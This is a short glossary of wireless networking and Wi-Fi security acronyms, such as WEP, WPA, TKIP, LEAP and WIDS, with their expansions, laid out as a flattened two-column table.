ESS	Extended Service Set	TKIP	Temporal Key Integrity Protocol
FMS	Fluhrer, Mantin, Shamir	TLS	Transport Layer Security
ICV	Integrity Check Value	TTLS	Tunneled TLS
ISM	Industrial, Scientific, Medical	WDS	Wireless Distribution System
IV	Initialization Vector	WEP	Wired Equivalence Privacy
LEAP	Lightweight EAP	WIDS	Wireless Intrusion Detection System
MAC	Message Authenticity Check	WPA	WiFi Protected Access
MAC	Media Access Control	WZC	Wireless Zero Config
MIC	Message Integrity Check		
NAV	Network Allocation Vector		
OUI	Organizationally Unique Identifier		